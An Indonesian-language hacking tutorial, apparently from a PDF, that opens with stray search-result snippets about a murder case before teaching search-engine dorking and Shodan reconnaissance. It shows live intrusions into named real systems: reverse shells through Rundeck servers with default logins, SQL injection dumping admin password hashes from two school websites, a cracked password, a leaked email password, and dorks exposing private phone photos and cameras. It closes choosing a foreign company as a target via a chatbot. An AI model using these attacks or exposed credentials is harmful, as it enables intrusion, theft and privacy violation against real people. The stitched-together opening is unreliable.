kasus pembunuhan Wayan Mirna Salihin. Jessica mengaku saat ini dia ... [Read more](#)

Undip Repository
https://eprints2.undip.ac.id > ... [PDF](#) :

BAB 1

Sosok **Jessica Kumala Wongso** sebagai tokoh yang memiliki peran penting dalam kasus pembunuhan Wayan Mirna Salihin. Kehadirannya membua para media dan masyarakat ... [Read more](#)
34 pages

Apsifor
http://journal.apsifor.or.id > article > download [PDF](#) :

Kepribadian Terang, Persepsi tentang Pelaku, dan Sikap ...

by MGA Pawitra · 2024 — **Jessica Kumala Wongso**, terpidana kasus pembunuhan berencana terhadap Wayan ... **jessica-kumala-wongso-saya-sudah-memaafkan-tidak-ada-dendam-sama-sekali.** [Read...](#)

Digilib UINSA
http://digilib.uinsa.ac.id > ... [PDF](#) :

BAB III KOMPETENSI SAKSI AHLI TERDAKWA JESSICA ...


Selain itu Roy menilai hasil analisa saksi ahli digital forensik dari terdakwa **Jessica Kumala Wongso** terkait rekaman kamera CCTV tidak tepat. Seorang ahli ... [Read more](#)
14 pages

Contoh 3.

Misal kita penasaran ingin melihat lihat apa saja isi foto di kamera orang lain. Ada beberapa orang yang media penyimpanan kamera di ponselnya terhubung ke internet atau media penyimpanan kamera di ponselnya diunggah ke internet baik sengaja maupun tidak, kita bisa mengintipnya dengan dork bing:

intitle:"index of" "dcim"

Kita bisa melihat foto orang selfie random atau mungkin foto foto lainnya :



Contoh :

<https://covalentcreations.ca/caitlin/TGB%20Backup/LG%20Backup/DCIM/Camera/>

Contoh 4.

Misal kita ingin mencari website website dengan yang mengandung string “polri” dan string “jakarta”

maka ketikkan dork ini di google :

"polri" "jakarta"

Hasil :

Google search results for "polri" and "jakarta". The top result is the official Polri website. To the right is a map showing the location of the Markas Besar Kepolisian Negara Republik Indonesia (MABES POLRI) at Jl. Trunojoyo No. 3, Kebayoran Baru, Jakarta Selatan, DKI Jakarta, 12110. Below the map are several action buttons: Website, Directions, Reviews, Save, Share, and Call.

Contoh 5.

Ada beberapa aplikasi yang mirip dengan jenkins di mana kita bisa memasukkan perintah linux, salah satunya adalah rundeck. Sekarang kita akan coba mencari rundeck di bing.

Rundeck ini dipassword, kita mengharapkan ada web dengan rundeck yang menggunakan user dan password default yaitu :

user : admin
pass : admin

Kita gunakan dork ini di bing :

instreamset:(title):"Login – Rundeck"

Dari hasil pencarian ditemukan target yang menggunakan password dan user default :

<http://72.60.98.171:4440>

kita berhasil masuk dengan user : admin dan password : administrator

Selanjutnya kita akan coba masukkan perintah linux untuk reverse shell ke server kita :

<http://72.60.98.171:4440/project/tes/command/run?filter=>

Misal kita akan masukkan perintah untuk reverse shell dengan netcat :


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 180.250.113.149 110 >/tmp/f
```

Untuk teknik teknik reverse shell bisa dibaca di :

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

kita tinggal modifikasi saja menjadi ip server dan port yang kita pakai.

Di server kita yang sudah netcat listen, kita berhasil mendapatkan akses shell linux di server korban :



```
root@syncreumweb:/# nc -l -p 110 -v
Listening on 0.0.0.0 110
Connection received on srv985658.hstgr.cloud 54388
root@syncreumweb:/# nc -l -p 110 -v
Listening on 0.0.0.0 110
Connection received on srv985658.hstgr.cloud 50078
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=128(rundeck) gid=130(rundeck) groups=130(rundeck),1000(ubuntu)
$ uname -a
Linux srv985658 6.8.0-90-generic #91-Ubuntu SMP PREEMPT_DYNAMIC Tue Nov 18 14:14:30 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
postgres:x:109:113:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
selenium:x:1001:1001:,,,:/home/selenium:/bin/bash
$ 
```

terlihat user id : rundeck dan sepertinya menggunakan sistem operasi ubuntu.

Contoh server lain lagi :

http://66.42.60.147:4440/project/BBL_Ecard/command/run

login: admin

pass : admin

Kita masukkan lagi payload untuk reverse shell : **bash -i >& /dev/tcp/180.250.113.149/110 0>&1**

Hasilnya kita mendapatkan akses shell linux di server target dengan user id : rundeck

```
Session Actions Edit View Help
root@kali: /home/robohax/Desktop/VPN ✘ robohax@kali: ~ ✘ robohax@kali: ~ ✘ robohax@kali: ~ ✘
root@syncrumweb:/# nc -l -p 110 -v
Listening on 0.0.0.0 110

Connection received on 66.42.60.147.vultrusercontent.com 52520
bash: no job control in this shell
[rundeck@jiraserver ~]$ 
[rundeck@jiraserver ~]$ 
[rundeck@jiraserver ~]$ 
[rundeck@jiraserver ~]$ id
id
uid=1005(rundeck) gid=1005(rundeck) groups=1005(rundeck)
[rundeck@jiraserver ~]$ uname -a
uname -a
Linux jiraserver 3.10.0-1062.1.1.el7.x86_64 #1 SMP Fri Sep 13 22:55:44 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
[rundeck@jiraserver ~]$ cat /etc/passwd
cat /etc/passwd
root:x:0:root:/root:/bin/bash
bin:x:1:bin:/bin:/sbin/nologin
daemon:x:2:daemon:/sbin:/sbin/nologin
adm:x:3:adm:/var/adm:/sbin/nologin
lp:x:4:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
```

Contoh 6.

Misal kita ingin mencari semua sub domain web kemendagri.go.id, pada google ketikkan dork :

site:"*.kemendagri.go.id"

Terlihat kita bisa melihat semua sub domain web kemendagri.go.id

The screenshot shows a Google search results page with the query "site:*.kemendagri.go.id". The results highlight several government websites that are vulnerable to SQL injection:

- DITJEN BINA PEMBANGUNAN DAERAH**
Video Terbaru Ditjen Bina Pembangunan Daerah · SPM AWARDS 2024 · Podcast Asistensi dan Supervisi Penyusunan Dokrenda di 4 DOB Papua · Pembukaan dan Pelaksanaan ... [Read more](#)
- e-Mutasi Kementerian Dalam Negeri Republik Indonesia**
Sistem Emutasi Dirjen OTDA Kementerian Dalam Negeri Republik Indonesia.
- Direktorat Jenderal Otonomi Daerah Kementerian Dalam Negeri**
Beranda; Profil; Profil Pimpinan · Struktur Organisasi · Visi, Misi, Tujuan Dan Sasaran Strategis · Tugas

Contoh 7.

Misal kita ingin mencoba mencari situs-situs yang vulner SQL injection di search engine, ketikkan dork berikut ini :

di google : inurl:"gallery.php?id="

di bing : instreamset:url:"gallery.php?id="

Berdasarkan pencarian di bing kita mendapat beberapa situs vulner SQLi :

[https://christhujyothi.com/gallery.php?id=2+union+select+1,2,user\(\),4,5,6,7,8,9,10,11--](https://christhujyothi.com/gallery.php?id=2+union+select+1,2,user(),4,5,6,7,8,9,10,11--)

[https://nyayanagarpublicschool.in/gallery.php?id=8+union+select+1,2,3,4,5,user\(\),7,8,9,10--](https://nyayanagarpublicschool.in/gallery.php?id=8+union+select+1,2,3,4,5,user(),7,8,9,10--)

user mysql :

[https://christhujyothi.com/gallery.php?id=2+union+select+1,2,user\(\),4,5,6,7,8,9,10,11--](https://christhujyothi.com/gallery.php?id=2+union+select+1,2,user(),4,5,6,7,8,9,10,11--)

didapat :

christhu_cmsuser@localhost

Mendapatkan nama database yang sedang digunakan aplikasi php :

[https://christhujyothi.com/gallery.php?id=2+union+select+1,2,database\(\),4,5,6,7,8,9,10,11--](https://christhujyothi.com/gallery.php?id=2+union+select+1,2,database(),4,5,6,7,8,9,10,11--)

didapat nama database : christhu_jyothi_newcms2016

Selanjutnya mendapatkan nama nama tabel di dalam database :

<https://christhujyothi.com/gallery.php?>

[id=2+union+select+1,2,group_concat\(table_name\),4,5,6,7,8,9,10,11+from+information_schema.tables+where+table_schema='christhu_jyothi_newcms2016'--](https://christhujyothi.com/gallery.php?id=2+union+select+1,2,group_concat(table_name),4,5,6,7,8,9,10,11+from+information_schema.tables+where+table_schema='christhu_jyothi_newcms2016'--)

didapat nama nama tabel :

msqt_admission_application,msqt_admission_application_data,msqt_admission_forms,msqt_admission_settings,msqt_alumni,msqt_applications,msqt_archive,msqt_archive_categories,msqt_calendar,msqt_calendar_events,msqt_class,msqt_download_categories,msqt_downloads,msqt_exam,msqt_gallery,msqt_gallery_categories,msqt_grade,msqt_homepage_slider,msqt_media,msqt_media_categories,msqt_modules,msqt_news,msqt_news_categories,msqt_pages,msqt_passout_year,msqt_settings,msqt_staff_departments,msqt_staffs,msqt_student_info,msqt_subjects,msqt_timetable,msqt_timetable_periods,msqt_toppers,msqt_user_groups,msqt_users,msqt_videos

kemungkinan nama tabel yang berisi user dan password : msqt_users

Selanjutnya mencari nama nama kolom di dalam tabel msqt_users :

<https://christhujyothi.com/gallery.php?>

[id=2+union+select+1,2,group_concat\(column_name\),4,5,6,7,8,9,10,11+from+information_schema.columns+where+table_name='msqt_users'--](https://christhujyothi.com/gallery.php?id=2+union+select+1,2,group_concat(column_name),4,5,6,7,8,9,10,11+from+information_schema.columns+where+table_name='msqt_users'--)

didapat :

access,add_date,add_id,edit_date,edit_id,email,group,id,lastvisit,name,password,resetpswdtime,salt,special,status,username

Selanjutnya kita akan melakukan dump, kita akan memilih kolom username, password dan salt :

[https://christhujyothi.com/gallery.php?id=2+union+select+1,2,group_concat\(username,0x3a,password,0x7c,salt\),4,5,6,7,8,9,10,11+from+msgt_users--](https://christhujyothi.com/gallery.php?id=2+union+select+1,2,group_concat(username,0x3a,password,0x7c,salt),4,5,6,7,8,9,10,11+from+msgt_users--)

didapat :

Schoolsindia:\$2y\$11\$b7cf1ff2a73d7b86c705futRNtCrj15NVnq6NAMUuM84p78mpX37a|ed5438a934cc

Christhujyothi-admin:\$2y\$11\$9552acf6536ce71ccf5a9uO84K6iyX2rD9vrU892FMk1tEXed367Se64cbae45d27

Jadi hash password adalah :

\$2y\$11\$b7cf1ff2a73d7b86c705futRNtCrj15NVnq6NAMUuM84p78mpX37a

\$2y\$11\$9552acf6536ce71ccf5a9uO84K6iyX2rD9vrU892FMk1tEXed367S

Password di atas dienkripsi dengan enkripsi bcrypt

Untuk crack password di atas bisa menggunakan hashcat dengan metode dictionary attack :

```
hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

jika gagal maka bisa menggunakan metode brute force

```
hashcat -m 3200 -a 3 hash.txt ?a?a?a?a?a?a?a
```

Catatan: brute force Bcrypt sangat lambat, serangan brute force murni biasanya membutuhkan waktu yang sangat lama (minggu/bulan) kecuali jika passwordnya sangat pendek.

Kita coba target berikutnya dengan sql injection :

[https://nyayanagarpublicschool.in/gallery.php?id=8+union+select+1,2,3,4,5,user\(\),7,8,9,10--](https://nyayanagarpublicschool.in/gallery.php?id=8+union+select+1,2,3,4,5,user(),7,8,9,10--)

didapat user : nyayanagarpublic_dbusr@localhost

Selanjutnya mendapatkan nama database :

[https://nyayanagarpublicschool.in/gallery.php?id=8+union+select+1,2,3,4,5,database\(\),7,8,9,10--](https://nyayanagarpublicschool.in/gallery.php?id=8+union+select+1,2,3,4,5,database(),7,8,9,10--)

didapat nama database : nyayanagarpublic_maindb

Selanjutnya mencari nama tabel untuk database nyayanagarppublic_maindb dari information_schema :

<https://nyayanagarppublicschool.in/gallery.php?>

id=8+union+select+1,2,3,4,5,group_concat(table_name),7,8,9,10+from+information_schema.tables+where+table_schema='nyayanagarppublic_maindb'--

didapat nama nama tabel :

role_master,administrators,sp_setting,tb_company,tb_topmenu,tb_sales,tb_about,mst_submenu,tb_student,tb_layout,menu_master,tb_vdo,tb_tc,tb_message,sp_faculty,tb_logo,reminder,tb_topper,tb_galtitle,tb_product,tb_lcontent,tb_font,tb_unit,mst_kcorner,tb_news,tb_slider,tb_category,menu_ui,tb_brand,tb_stock,tb_gallery

Selanjutnya kita akan mencari nama nama kolom di dalam tabel administrators :

<https://nyayanagarppublicschool.in/gallery.php?>

id=8+union+select+1,2,3,4,5,group_concat(column_name),7,8,9,10+from+information_schema.columns+where+table_name='administrators'--

didapat nama kolom : id,user_name,user_id,password,email,last_login

Selanjutnya kita akan dump isi tabel administrator , di mana kita akan dump di bagian kolom user_name, password dan email :

<https://nyayanagarppublicschool.in/gallery.php?>

id=8+union+select+1,2,3,4,5,group_concat(user_name,0x3a,password,0x3a,email),7,8,9,10+from+administrators--

ternyata muncul pesan **Illegal mix of collations for operation 'UNION'**

Artinya kolom menggunakan collation. Dalam MySQL, Collation adalah sekumpulan aturan yang digunakan untuk membandingkan dan mengurutkan karakter dalam suatu set karakter (Character Set).

Untuk mengatasinya kita akan menggunakan fungsi mysql unhex dan hex :

<https://nyayanagarppublicschool.in/gallery.php?>

id=8+union+select+1,2,3,4,5,unhex(hex(group_concat(user_name,0x3a,password,0x3a,email))),7,8,9,10+from+administrators--

Hasil :

Admin:2d37b7436fc76971071094bd19bdcfdc:nyayanagar_publicschool@rediffmail.com

Dengan menggunakan web hashes.com ditemukan password untuk user Admin :

2d37b7436fc76971071094bd19bdcfdc:webmagicans

Jadi passwordnya : webmagicans

Path admin web tersebut mudah tertebak, ada di : <https://nyayanagarpublicschool.in/admin/>

kita akan coba login dengan:

email : nyayanagar_publicschool@rediffmail.com

password : webmagicans

Sayang sekali hasilnya halaman admin blank, sepertinya web ini sudah pernah dimasuki oleh peretas lain dan halaman adminnya dirusak untuk mencegah peretas lain masuk.

Contoh 8.

Misal kita ingin mencari user dan password database atau login dan password email yang terdapat pada .env laravel , laravel adalah framework berbasis php di mana .env merupakan file konfigurasi di laravel yang berisi username dan password dan informasi lainnya. Selain itu beberapa versi codeigniter juga menggunakan nama file yang sama yaitu .env.

Kita gunakan dork ini di google :

indexof:".env"

Contoh hasil :

<https://cdn-uat.zadez.vn/.env>


```
HOST_MAIL="pro28.emailserver.vn";
USER_MAIL="support@zadez.com";
PASS_MAIL="F3VkD9nkwC";
```

Untuk masuk ke email ketikkan :

<https://pro28.emailserver.vn/webmail>

email : support@zadez.com

password : F3VkD9nkwC



2. Menggunakan Shodan (Search Engine untuk Hacker)

Shodan sering disebut sebagai "Google-nya para hacker" atau "mesin pencari paling menakutkan di internet".

Berbeda dengan Google yang mengindeks **halaman web** (konten yang bisa dibaca manusia), Shodan mengindeks **perangkat** yang terhubung ke internet. Shodan bekerja dengan memindai alamat IP di seluruh dunia dan merekam "banner" (informasi teknis) yang dikirimkan oleh perangkat tersebut.

Operator Pencarian Shodan (Filter)

Sama seperti Google Dorking, Shodan memiliki filter khusus untuk mempersempit hasil:

Filter	Fungsi	Contoh
city:	Mencari berdasarkan kota	apache city:"Jakarta"
country:	Mencari berdasarkan kode negara	webcam country:"ID"
port:	Mencari perangkat pada port tertentu	port:21 (mencari server FTP)
os:	Mencari berdasarkan sistem operasi	os:"windows 7"
net:	Mencari di rentang IP tertentu	net:192.168.1.0/24

Filter	Fungsi	Contoh
has_screenshot:true	Menampilkan hasil yang ada fotonya	has_screenshot:true camera

Kunjungi web shodan di <https://www.shodan.io/> lalu login dengan google.

Contoh 1.

Misal kita akan mencari perangkat perangkat webcam yang tertangkap shodanq di negara Indonesia, masukkan kata kunci :

webcam country:"ID"

Hasil :

The screenshot shows the Shodan search interface with the query "webcam country:'ID'" entered in the search bar. The results page displays 29 total results. The first result is a device with IP 147.139.133.146, labeled "MbOrpjfVAgYUd8uS", which is an Alibaba Cloud - ID instance located in Indonesia, Jakarta. The second result is a service named "BCMS业务连续性管理服务" with IP 8.215.15.163, also from Alibaba Cloud (Singapore) Private Limited in Indonesia, Jakarta. The third result is an ASUS Wireless Router TUF-AX5400 with IP 147.139.133.146. The results are filtered by port (TOP PORTS), organization (TOP ORGANIZATIONS), and product (TOP PRODUCTS).

keterangan : biasanya perangkat perangkat ini tidak bisa diakses secara langsung, harus kita hack dulu.

Misal kita ingin mencari semua cctv hikvision yang ada di Indonesia, maka masukkan ini di shodanq :

product:"Hikvision IP Camera" country:"ID"

Hasilnya :

The screenshot shows the Shodan search interface with the query "product:'Hikvision IP Camera' country:'ID'". The results page displays 17,903 total results. It includes sections for TOP CITIES and TOP PORTS, along with detailed information for two specific hosts: 36.71.194.7 and 36.95.39.210.

TOP CITIES

City	Count
Jakarta	5,131
Cikarang	1,603
Pekanbaru	1,245
Palembang	1,195
Surakarta	1,048
More...	

TOP PORTS

Port	Count
80	2,723
81	614
8080	599
82	515

Host Details: 36.71.194.7

PT Telekomunikasi Indonesia
Indonesia, Cikarang

HTTP/1.1 200 OK
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
Content-Type: text/html
X-Content-Type-Options: nosniff
Date: Tue, 23 Dec 2025 23:46:20 GMT
ETag: 1752140769
Content-Length: 481
X-XSS-Protection: 1; mode=block
Last-Modified: Wed, 12 Jul 2023 00:27:15 GMT
Connection: Kee...

Host Details: 36.95.39.210

PT Telekomunikasi Indonesia
Indonesia, Palu

HTTP/1.1 200 OK
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
Content-Type: text/html
X-Content-Type-Options: nosniff
Date: Wed, 24 Dec 2025 00:28:56 GMT
ETag: 1766504482

Contoh 2.

Misal kita mencari semua host dengan port 22 terbuka yang menggunakan domain tld .co.id

Masukkan di shodan :

hostname:.co.id port:22

Kita bisa lihat, kita mendapatkan banyak .co.id dengan port 22 terbuka

hostname::co.id port:22 - x net:103.226.138.0/24 port:22 x +

shodan.io/search?query=hostname%3A.co.id+port%3A22

TOTAL RESULTS 3,297

[View Report](#) [View on Map](#) [Advanced Search](#)

Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out [CVEDB](#)

103.226.138.116 2025-12-28T13:40:29.671643
 assessment.tcc.co.id
 PT Cloud Hosting Indonesia
 Indonesia, Jakarta

SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.11
 Key type: ecdsa-sha2-nistp256
 Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAIBmlzdHAyNTYAAABBBISSIf7kq5i1KX/wRt0tkEi+
 T05KYznoNlt00735VmAgRPggCr368VzfM0H4Fgms1SrrT41UvcJWcmGHT4MA=
 Fingerprint: 45:49:5a:2f:04:4e:e8:85:8d:31:95:29:80

Kex Algorithms:
 ...

103.251.44.34 2025-12-28T13:38:31.460414
 ip-44-34.jalanet.co.id
 JUPITER DATACENTER INDONESIA
 Indonesia, Jakarta

SSH-2.0-mpSSH_0.2.1
 Key type: ssh-rsa
 Key: AAAAB3NzaC1yc2EAAAQABAAQjFUmlrayGh6JqfJzK3IFi01/NzXnvVvPomaF0Q5aKi+wv
 H77+lYk2djX7T77UXElrpzwBv+y1KA16FfsdHLA0iVJLMfi19zqoxAxTyZdXj+rYvbvTHL+dRhziUg
 vIYB/d+KRC33v+EYclpHAPc20A2YffPnideucddRo89mrXGw@w+kE01mXfntTNK9qh04jw+U11
 7AYTlq@Ubtt0o+C4knTX5z9/...

94.23.8.106 2025-12-28T13:24:17.909146
 anaconda.cybernet.co.id
 OVH SAS
 France, Dunkerque

SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
 Key type: ecdsa-sha2-nistp256
 Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAIBmlzdHAyNTYAAABBBYzHdGfrmTX6xgVywB4/0u3
 Ny0Yb40K5bu0onXggdNqXVFEFYDJJZbUYR0XhExZvjs8h++vLuqScnYw9zC=
 Fingerprint: 72:48:40:8a:99:9e:5c:46:a6:c8:5d:ab:b7:4b:99:6c

Kex Algorithms:

di sini ada ip isp yang cukup menarik yaitu ip jalanet : **103.251.44.34**

di mana ini akan kita telusuri lagi di contoh 3

Contoh 3.

Contoh ini akan menemukan semua host dengan port terbuka tertentu pada suatu range ip. Misal kita akan coba pada range ip jalanet tadi dengan /24

net:103.251.44.0/24 port:22

Terlihat hasil yang menarik :

shodan.io/search?query=net%3A103.251.44.0%2F24+port%3A22			
5	103.251.44.34	SSH-2.0-mpSSH_0.2.1	2025-12-28T13:38:31.4604
19	ip-44-34.jalananet.co.id JUPITER DATACENTER INDONESIA ■ Indonesia, Jakarta	Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAQABAAQjFUmlrayGh6JqfJzK3IFi0i/NzXnvWvP0maF0Q5aKi+wv H77+lYk2djX7t77UXElrpzWbV+y1kAi6FfSdHIA0iVJLMfi9zqoxAxTyZdXjrYbvbTHL+dRhziUg vIY8/D+KRC43v+EYCuPhA1Pc2DA2YfPnideucddRo0V9mrXGw0v+kEQl1mXfnTNK9qh04jw+U11 7AYTlq0Ub0o+C4knTX5z9//...	
ed Lights-Out	1		
G SYSTEMS			
11	103.251.44.253	SSH-2.0-OpenSSH_7.9p1 Debian-10\r\n	2025-12-27T02:09:26.3182
1	aval.jup1ter.com JUPITER DATACENTER INDONESIA ■ Indonesia, Jakarta		
	103.251.44.135	No data returned	2025-12-27T01:52:56.5193
	ip-44-135.jalananet.co.id JUPITER DATACENTER INDONESIA ■ Indonesia, Jakarta		
	103.251.44.244	SSH-2.0-OpenSSH_7.4	2025-12-27T01:49:33.1622
	ip-44-244.jalananet.co.id JUPITER DATACENTER INDONESIA ■ Indonesia, Jakarta	Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAQABAAQDmMBx4x3NiM43U8Jn0X2s0zmuxau84d7y01umFDvgdVjo Bm56FlIPKXr0026zWjDtWJFxgvma9L2rs/ZjemCcKbfOPoAyIN9e010mb2gTXF+Q+tTAHmbKjfn YSbCtKG1wxcYv1kPi10c12H9DRuemWIfdan/GtuYyXwjoghXco5pfZbFy4YH109yL8k94sxk0daf 3nN5ro8f1yyuUXttIm0RwS...	
	103.251.44.45		2025-12-27T01:43:06.1002

5. Contoh Peretasan Pada Jaringan Perusahaan / Institusi

Kali ini kita akan mencoba peretasan yang akan kita targetkan pada jaringan suatu perusahaan / institusi di luar negri. Sebelumnya kita cari dulu calon target kita dengan bertanya pada chatgpt.com

The screenshot shows a ChatGPT session with the URL chatgpt.com/c/694d67d8-2bac-832e-bfe6-c5b278de71d0. The sidebar on the left lists recent chats: "ChatGPT", "Bewe Digital", "OMER by Anjela", and "AI Marketing ...". The main interface has a title "ChatGPT 5.2 Thinking" and a message input field asking "Apakah ada perusahaan kesehatan digital di taiwan, sebutkan ?". Below the input field, a "Thought for 1m 5s" message is shown, followed by a response: "Ya, ada—ekosistem **digital health/healthtech** di **Taiwan** cukup besar. Berikut contoh perusahaan (campuran startup dan korporasi) yang bergerak di layanan kesehatan digital:" This is followed by a bulleted list of companies:

- **H2U (H2U Corp.)** — platform digital health yang menghubungkan data kesehatan & gaya hidup (termasuk layanan/produk seperti H2U pano, integrasi laporan medical check-up, dsb.). [H2U +2](#)
- **Health2Sync** — aplikasi & platform manajemen diabetes/penyakit kronis (tracking gula darah, tekanan darah, aktivitas, dll.). [Health2Sync +1](#)
